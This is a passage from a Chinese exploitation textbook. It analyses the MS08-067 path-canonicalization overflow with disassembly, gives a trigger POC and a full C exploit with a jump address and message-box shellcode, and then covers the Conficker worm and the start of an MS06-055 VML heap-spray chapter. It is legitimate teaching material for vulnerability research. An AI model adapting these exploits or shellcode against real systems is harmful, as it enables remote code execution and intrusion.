    FreeLibrary(handle);

    return 0;
}
```

编译运行后，结果如图 26.4.7 所示。




图 26.4.7 POC 运行结果

NetpwPathCanonicalize 函数正常返回，但是在输出的合并路径中，仍然存在一个经典目录‘..\’，此时，我们可以结合静态分析，探究一下原因。以下是去除‘..\’的相关汇编代码，变量 p1、p2、p3 的定义请参看图 26.4.5。

```
...
5FDDA2BD @@period_found:
5FDDA2BD    lea     eax, [esi-2]              ; esi 为当前指针 p1，此时 p1 指向‘.’
5FDDA2C0    cmp     ebx, eax                  ; ebx 始终指向最新的‘\’，即 p2
5FDDA2C2    jnz     @@period_after_nonslash
                                              ; 判断是否是经典目录：‘\.’或‘\..’
5FDDA2C8 @@period_after_slash:
5FDDA2C8    lea     eax, [esi+2]              ; eax 指向下一字符
5FDDA2CB    mov     dx, [eax]
5FDDA2CE    cmp     dx, '.'                   ; 是否‘\..’
5FDDA2D2    jnz     @@nonperiod_after_period
5FDDA2D8    lea     eax, [esi+4]              ; eax 指向下两个字符
5FDDA2DB    mov     bx, [eax]
5FDDA2DE    cmp     bx, '\'                   ; 是否‘/../’
5FDDA2E2    jz      short @@skip_spps_by_copy
5FDDA2E4    test    bx, bx
5FDDA2E7    jnz     short @@move_forward
5FDDA2E9 @@skip_spps_by_copy:
5FDDA2E9    test    edi, edi                  ; edi 指向 p2 之前的‘\’，即 p3
5FDDA2EB    jz      @@exit_fail
```

```
5FDDA2F1   push    eax
5FDDA2F2   push    edi
5FDDA2F3   call    ds:__imp_wcscpy  ; 移经操作：wcscpy(p3, p1)
5FDDA2F9   test    bx, bx
5FDDA2FC   pop     ecx
5FDDA2FD   pop     ecx
5FDDA2FE   jnz     @@update_current_slash_after_copy
…
5FDE87F8 @@update_current_slash_after_copy:
5FDE87F8   mov     [ebp+current_slash], edi   ; p2 <= p3
5FDE87FB   mov     esi, edi                   ; p1 <= p3
5FDE87FD   lea     eax, [edi-2]     ; eax <= p3-2，作为向前搜索‘/’
                                              ; 的初始指针，但是这里直接将指针
                                              ; 减 2，而没有做边界检查，这是导致
                                              ; 溢出的根本原因！
5FDE8800   jmp     short @@check_previous_slash_after_copy
5FDE8802 @@loop_search_previous_slash:
5FDE8802   cmp     eax, [ebp+arg_Path]        ; 这里的边界检查已无济于事，因为
                                              ; 在 0x5FDE87FD 处 eax 已经越界！
                                              ; 注：arg_Path 就是 Buff_OF
5FDE8805   jz      short @@previous_slash_found_after_copy
5FDE8807   dec     eax
5FDE8808   dec     eax
5FDE8809 @@check_previous_slash_after_copy:
5FDE8809   cmp     word ptr [eax], '\'
5FDE880D   jnz     short @@loop_search_previous_slash
5FDE880F @@previous_slash_found_after_copy:
...
```

可以看到，位于 0x5FDDA2F3 处 wcscpy 函数运行后，完成了一次“移经”操作。接着代码 0x5FDE87F8 至 0x5FDE87FD 更新相关指针。位于 0x5FDE8800 至 0x5FDE880D 的循环代码用于向前搜索隔离字符指针 p3，尽管在循环过程中，代码有做边界检查，但是在循环初始化时却没有（见 0x5FDE87FD），而直接将指针初值 EDI 减 2；一旦初始化越界，循环过程中的边界检查将失效，因为指针 EAX 永远小于 Buff_OF 的起始字符地址，而循环退出的唯一条件是在低地址空间中再次找到隔离字符‘\’。

图 26.4.8 为前向搜索越界时的状态。

Buff_OF 位于 0x12F66C，但是前向搜索的指针 EAX 移经被初始化为 0x12F66A。

继续调试，当循环找到‘\’，EAX 已经小于 ESP 了，我们不妨将这个指针称为 previous_slash，如图 26.4.9 所示。




图 26.4.8　前向搜索越界




图 26.4.9　previous_slash　已远小于 ESP

由于 previous_slash 远小于 ESP，当再次调用 wcscpy 进行字符复制时，如果复制通过精心

设计，wcscpy 函数的栈帧和返回地址将被覆盖修改，也就是说当 wcscpy 退出时，溢出会被成功利用，如图 26.4.10 所示。




图 26.4.10 wcscpy 调用情况

这里顺便提一下，尽管微软在 Windows XP SP2 及之后的操作系统中引入了 security cookie 机制防止缓冲区溢出，但是 wcscpy 函数依然没有并没有采用该机制，因此 MS08-067 可以在多种操作系统上成功溢出。

最后，通过计算 wcscpy 的返回地址和 prefix_slash 的差值（230 = 0x12F634 - 0x12F54E）构造路径，就可以设计出具备溢出功能的 POC 代码了。

```
#include <windows.h>
#include <stdio.h>

typedef int (__stdcall *MYPROC) (LPWSTR,  LPWSTR, DWORD,LPWSTR, LPDWORD,DWORD);

int main(int argc, char* argv[])
{
    WCHAR path[256];
    WCHAR can_path[256];
    DWORD type = 1000;
    int retval;
    HMODULE handle = LoadLibrary(".\\netapi32.dll");
    MYPROC Trigger = NULL;

    if (NULL == handle)
    {
        wprintf(L"Fail to load library!\n");
        return -1;
    }
```

```
        Trigger = (MYPROC)GetProcAddress(handle, "NetpwPathCanonicalize");
        if (NULL == Trigger)
        {
            FreeLibrary(handle);
            wprintf(L"Fail to get api address!\n");
            return -1;
        }

        path[0] = 0;
        wcscpy(path, L"\\aaa\\..\\..\\bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb");
        can_path[0] = 0;
        type = 1000;
        wprintf(L"BEFORE: %s\n", path);
        retval = (Trigger)(path, can_path, 1000, NULL, &type, 1);
        wprintf(L"AFTER : %s\n", can_path);
        wprintf(L"RETVAL: %s(0x%X)\n\n", retval?L"FAIL":L"SUCCESS", retval);

        FreeLibrary(handle);

        return 0;
    }
```

最后，按照上一小节中介绍 MS06-040 的 exploit 的写法，类似地可以设计出最终的 exploit 代码如下：

```
    #include <windows.h>
    #include <stdio.h>

    typedef int (__stdcall *MYPROC) (LPWSTR,  LPWSTR, DWORD,LPWSTR, LPDWORD,DWORD);

    // address of jmp esp
    #define JMP_ESP "\x5D\x38\x82\x7C\x00\x00"

    //shellcode
    #define SHELL_CODE \
    "\x90\x90\x90\x90" \
    "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C" \
    "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53" \
    "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B" \
    "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95" \
    "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59" \
    "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A" \
    "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75" \
```

```
    "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03" \
    "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB" \
    "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50" \
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x00\x00"

    int main(int argc, char* argv[])
    {
       WCHAR path[256];
       WCHAR can_path[256];
       DWORD type = 1000;
       int retval;
       HMODULE handle = LoadLibrary(".\\netapi32.dll");
       MYPROC Trigger = NULL;

       if (NULL == handle)
       {
          wprintf(L"Fail to load library!\n");
          return -1;
       }

       Trigger = (MYPROC)GetProcAddress(handle, "NetpwPathCanonicalize");
       if (NULL == Trigger)
       {
          FreeLibrary(handle);
          wprintf(L"Fail to get api address!\n");
          return -1;
       }

       path[0] = 0;
       wcscpy(path, L"\\aaa\\..\\..\\bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb");
       wcscat(path, JMP_ESP);
       wcscat(path, SHELL_CODE);
       can_path[0] = 0;
       type = 1000;
       wprintf(L"BEFORE: %s\n", path);
       retval = (Trigger)(path, can_path, 1000, NULL, &type, 1);
       wprintf(L"AFTER : %s\n", can_path);
       wprintf(L"RETVAL: %s(0x%X)\n\n", retval?L"FAIL":L"SUCCESS", retval);

       FreeLibrary(handle);

       return 0;
    }
```

编译运行，便可以看到可爱的“failwest”对话框了，如图 26.4.11 所示。




图 26.4.11 POC 成功 exploit

26.5 魔波、Conficker 与蠕虫病毒

2006 年 8 月 13 日，国内暴发魔鬼蠕虫的时候，我恰巧在某著名杀毒软件公司实习，并有幸参与了计算机应急响应：先是客服人员大量反馈系统崩溃问题，然后随着一名资深的病毒分析员发现病毒样本是可以利用 MS06-040 自行复制传播的蠕虫病毒，整个工作区的气氛都紧张起来。样本的行为鉴别、初步的行为分析报告、样本调试与攻击模拟、样本代码分析、专杀工具编写与测试、解决方案发布、新闻发布等工作都在短短的一天之内高效的完成。

由于在 Windows XP SP2 上 MS06-040 是不能被成功利用的，主要受害机器集中在 Windows 2000 和 Windows XP 低版本操作系统，所以受害机群较少。另外，RPC 调用需要使用 139 和 445 端口，这两个端口在冲击波蠕虫暴发过后就被各大网关、路由全面封杀过了，所以从网络角度讲，这次计算机风险还不至于引起拥塞瘫痪。

魔波的主要行为是开后门，把目标机变成能够被远控的“僵尸”机。这和冲击波那种纯粹以传播为目的的蠕虫小有不同。

Conficker 蠕虫的作者一定对 MS08-067 漏洞做了非常深入的研究，其攻击适用于多种不同版本，不同语种的 Windows 操作系统。为了防止再次被攻击，Conficker 蠕虫会主动对系统进程中的 NetpwPathCanonicalize 函数做内存 Patch，当接受到攻击包后，Patch 过的 NetpwPatchCanonicalize 函数会对畸形路径做单独的处理，从而避免了溢出。某安全厂商通过对 Patch 后的 NetpwPatchCanonicalize 函数的“脾性”进行研究，开发出了 Conficker 远程扫描工具，用于获取局域网内 Conficker 蠕虫的感染情况（http://www.mcafee.com/us/threat-center/confickertest.aspx）。

目前学术界研究蠕虫病毒的主要思路是从网络行为上提取特征进行预警和控制。简单说

来，就是蠕虫在传播时会探测性地发出大量的扫描数据包，这会造成特定的数据包在网络中以指数级别迅速增长，大量占用网络带宽。研究者通过实时监控网络情况，从网络流量中提取诸如协议种类、协议比重、流、时序等特征来进行检测。当发现蠕虫暴发时，可以根据蠕虫的传播形式建立数学模型进行预测和控制。一般在分析网络行为时会用到大量“随机过程”与“数理统计学”中的知识，比如用“隐马尔可夫链”来处理时间序列上的随机数据就是一种颇为流行的方法。在控制预测中一般会用“传染病”预测模型建立一套方程组给出预测和控制。如果您有兴趣，IEEE、ACM 上可以找到很多这样的论文，您不妨用 EI 或者 SCI 搜几个来看看。

另外一个比较新兴的研究领域就是在 IPV6 下研究蠕虫传播。从技术上讲，IPV4 与 IPV6 下的蠕虫似乎并没有质的区别，无非 shellcode 在初始化 socket 的时候做一点改动而已。从学术角度讲，IPV4 和 IPV6 一个重要的区别是地址空间的增加，在稀疏的地址空间里如果还像传统蠕虫那样以随机扫描目标主机来感染靶机的话，那么建立数学模型预测一下会发现，两种协议下被感染主机数量的曲线形状仍然相似，都是类指数曲线，但时间轴坐标会完全不同：感染进度在 IPV4 下是按秒和分钟来计算的，而 IPV6 下是几千年。

当然，理论上预测出的传播困难在我看来也是可以促进安全技术的进步的。下一代在 IPV6 蠕虫在传播技术上必需有新的创意，发现目标主机将是一个难点。随机扫描是不可取的，可以尝试别的技术和利用别的层次的协议。

当 IPV6 蠕虫真的出现的时候，传播模型当然也会有很大变化，到时又会涌现出许多新的学术研究成果了，真的是在攻防中共同进步。

第 27 章　MS06-055 分析：实战 Heap Spray

27.1　MS06−055 简介

27.1.1　矢量标记语言（VML）简介

MS06-055 指的是 IE 在解析 VML 标记语言时存在的基于栈的缓冲区溢出漏洞。在介绍这个漏洞之前，我们先简要地了解一下 VML 语言。

VML 即矢量标记语言（Vector M arkup Language），IE 从 5.0 版本以后开始在 HTML 文件中支持这种语言。在 Web 应用中如果需要绘制的图形比较简单，就可以使用矢量标记语言，用文本方式告诉客户端一些关键的绘图坐标，浏览器按照 VML 语言格式解析了这些坐标之后就能绘出精确的图形。

例如，下面这段 HTML：

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<title>failwest</title>
<style>
<!--v\:* { behavior: url(#default#VML); }-->
</style>
</head>
<body>
<v:rect style="width:44pt;height:44pt" fillcolor="black">
<v:fill method="QQQQ"/>
</v:rect>
</body>
   </html>
```

在上述代码中，告诉浏览器以下绘图信息。

v:rect 绘制图形形状为矩形。也可绘制其他形状，如 Line、Polyline、Curve、l Roundrect 等。

style="width:44pt;　　矩形宽为 44 个像素。

height:44pt　　矩形高为 44 个像素。

" fillcolor="black"　　矩形用黑色绘制。

也就是说，这一行 VML 代码告诉客户端在屏幕上绘制一个尺寸为 44×44 像素的颜色为黑

色的正方形。用 IE 打开这个页面可以看到如图 27.1.1 所示的效果。




图 27.1.1 VML 技术演示

如果想显示更大尺寸的矩形，如 444×444 像素，只需要在 VML 里边改变图形绘制的关键坐标就可以做到。使用 VML 语言，简单的图形只需要几个字节的矢量标记描述就能绘出，但如果使用 JPEG 等图形文件格式来显示，将会增加很多网络传输的负荷。

VML 语言在 Web 应用中已被广泛使用，但是 IE 在解析 VML 语言的某些数据域时没有做字符串长度的限制，因此存在栈溢出漏洞。攻击者可以精心构造一个含有畸形 VML 语言的网页，并骗取目标主机点击相关链接。当目标机的 IE 浏览器对这个网页进行解析并显示图形的时候，漏洞将被触发，网页中的 shellcode 最终得到执行。这就是本章将要研究的 MS06-055 漏洞。

27.1.2 0 day 安全响应纪实

MS06-055 的公布是一次标准的 0day 曝光。

2006 年 9 月 19 日，Sunbelt soft ware 公司的安全研究员首先截获了 Internet 上利用该漏洞的 0day 攻击，该 exploit 用于向目标主机安装木马程序。Sunbelt 立刻通知微软。当天，CVE 报道了这个 0day，并编号为 CVE-2006-4868。

几个小时后，美国计算机应急响应组（US-CERT）也报道了这个漏洞，并给出了一些简要的技术细节。

http://www.kb.cert.org/vuls/id/416092

http://www.us-cert.gov/cas/techalerts/TA06-262A.html

2006 年 9 月 20 日，该 0day 的溢出攻击测试代码被“xsec”的“nop”发布。该攻击代码

迅速在网络上传播开来。

同一天，SecurityFocus 给出了该漏洞的应急处理措施。

http://www.securityfocus.com/archive/1/archive/1/446528/100/0/threaded

与此同时，国内的安全公司中联绿盟(NSFOCUS)在国内首先报道了该漏洞。

http://www.nsfocus.net/index.php?act=alert&do=view&aid=71

2006 年 9 月 22 日，中国计算机应急响应组（CN-CERT）报道了该漏洞。

http://www.cert.org.cn/articles/bulletin/common/2006092722944.shtml

2006 年 9 月 26 日，微软正式发布了针对该漏洞的安全补丁 MS06-055(kb925486)。

http://www.microsoft.com/technet/security/bulletin/ms06-055.mspx

2006 年 9 月 29 日，中国的安全公司启明星辰 (VENUS ）报道了该漏洞。

这份时间表显示出一次网络安全应急响应的全过程。原本每个月的第二周的星期二（10 月 10 日）是微软发布安全补丁的补丁日。但 MS06-055 属于 0day 曝光，迫于 exploit 代码已经在网上传播开来的压力，为了不至于造成大规模损失，微软比正常情况下提前了两周发布其安全补丁。

27.2 漏洞分析

引起栈溢出的是 IE 的核心组件 vgx.dll。这个文件在目录 C:\Program Files\Co mmon Files\Microsoft Shared\VGX 下可以找到。如果您的机器上已经打过 MS060-055 的补丁，您可以到 C:\WINDOWS\$NtUninstallKB925486$找到原本有漏洞的文件。

开始调试之前，让我们先看一下实验环境，如表 27-2-1 所示。

表 27-2-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows 2000 SP0	Windows 2000 SP0~SP4 和 Windows XP SP1 均可
实验机器	虚拟机 vmware6.0	实体机与虚拟机均可
IE 版本	5.x 与 6.x 均可	
vgx.dll 版本	5.0.3014.1003	低于 6.0.2900.2997 即可

说明：MS06-055 影响所有使用 IE 5.0 和 IE 6.0 的 Windows 操作系统，但 XP SP2 和 2003 中使用的 GS 安全编译选项使得这个漏洞很难利用。本节实验所给出的用例在 Windows 200 0 SP 0～SP4 和 Windows X P SP1 上都可以进行。实验指导以 Windows 2000 SP0 为准。在动态调试时，不同的实验平台会有个别指令地址的差异。

引起漏洞的函数是 SHADETYPE_TEXT::TEXT(ushort co nst * ,in t)，它会将页面中<v:fill method="QQQQ"/>数据域中的字符串在未经长度限制的情况下复制到栈中，造成溢出。

可以用 IDA 得到这个函数的入口地址。将您实验平台下的 vgx.dll 进行反汇编，在 IDA 的“Funcitons”页面中可以容易找到这个函数：_IE5_SHADETYPE_TEXT::Text(unsigned short const *, int)。

如图 27.2.1 所示，在 Windows 2000 SP0 平台下，vg x.dll 版本为 5.0.3014.1003，文件大小为 1753160 字节，漏洞函数地址为 0x659D7B46；而在 Windows X P SP1 平台下，其版本为 6.0.2800.1106，文件大小为 802304 字节，漏洞函数地址为 0x5AD02D1B。请根据您的实验环境重新确定该函数的入口地址。




图 27.2.1　用 IDA 查出漏洞函数的入口地址

这个漏洞的调试方法如下。

（1）用 IE 打开我们测试 VML 语言的网页，IE 会自动加载 vgx.dll 库，并显示图形。

（2）用 OllyDbg attach 上这时已经加载过 vgx.dll 的 IE 进程。

（3）按 F9 键让进程继续运行。

（4）按 Ctrl+G 组合键去前面用 IDA 查出的漏洞函数入口地址下断点。

（5）刷新 IE 页面或者用 IE 打开攻击页面，在溢出发生前，程序会被中断，这时可用 OllyDbg 单步调试并观察栈和寄存器状态，如图 27.2.2 所示。

> **注意**：打开用于演示 VML 语言的页面可以确保 vgx.dll 已经被 IE 加载，否则如果您是用 Ollydbg 直接打开 IE 而不是采用 attach，vgx.dll 可能还没有被 load，那么 IDA 中找到的 VA 可能是无效内存区域。

当程序被 OllyDbg 中断后，回到调试器，按 F8 键单步执行并留意寄存器和栈的变化。当执行过漏洞函数内的第一次函数调用后，会发现 HTML 页面中的 4 个字母“Q”以 unicode 形式被复制进栈区。看来十有八九是因为这次函数调用导致的溢出。

为了验证我们的猜想，不妨按 F9 键让程序继续执行，然后用 IE 打开一个和 VML_test.html 类似的网页，只是大量增加字母“Q”数目，用上面类似的方法进行调试跟踪。果然，经过那

次函数调用后，大量的 0x0051 被复制进栈区，冲垮了栈帧底部的返回地址。




图 27.2.2　调试漏洞函数

对照 IDA 分析的结果，产生溢出的调用实际上是_IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)，如图 27.2.3 所示。




图 27.2.3　用 IDA 查看引起溢出的函数

27.3 漏洞利用

这是一个比较典型的栈溢出。如果我们在页面中 VML 对应的域中包含超过 255 个字母，经过 Ptok()函数的复制，栈中的函数返回信息就会被覆盖。

本节我们使用曾在第 6 章介绍过的 Heap Spary 技术来利用这个漏洞，如果您不熟悉这种缓冲区部署方式，请查阅 6.4 节的相关介绍。其大致步骤如下。

（1）首先在页面中使用 JavaScript，连续申请 200 块大小为 1MB 的内存空间。每个内存块都以 0x90 填充，并在内存块的末尾部署 shellcode。

（2）JavaScript 的内存申请从内存低址 0x00000000 向内存高址分配，200MB（0x0C800000）的内存申请意味着内存地址 0x0c0c0c0c 将被申请的内存块覆盖。

（3）用足够多的 0x0c 字节填充缓冲区，确保返回地址被覆盖为 0x0c0c0c0c。

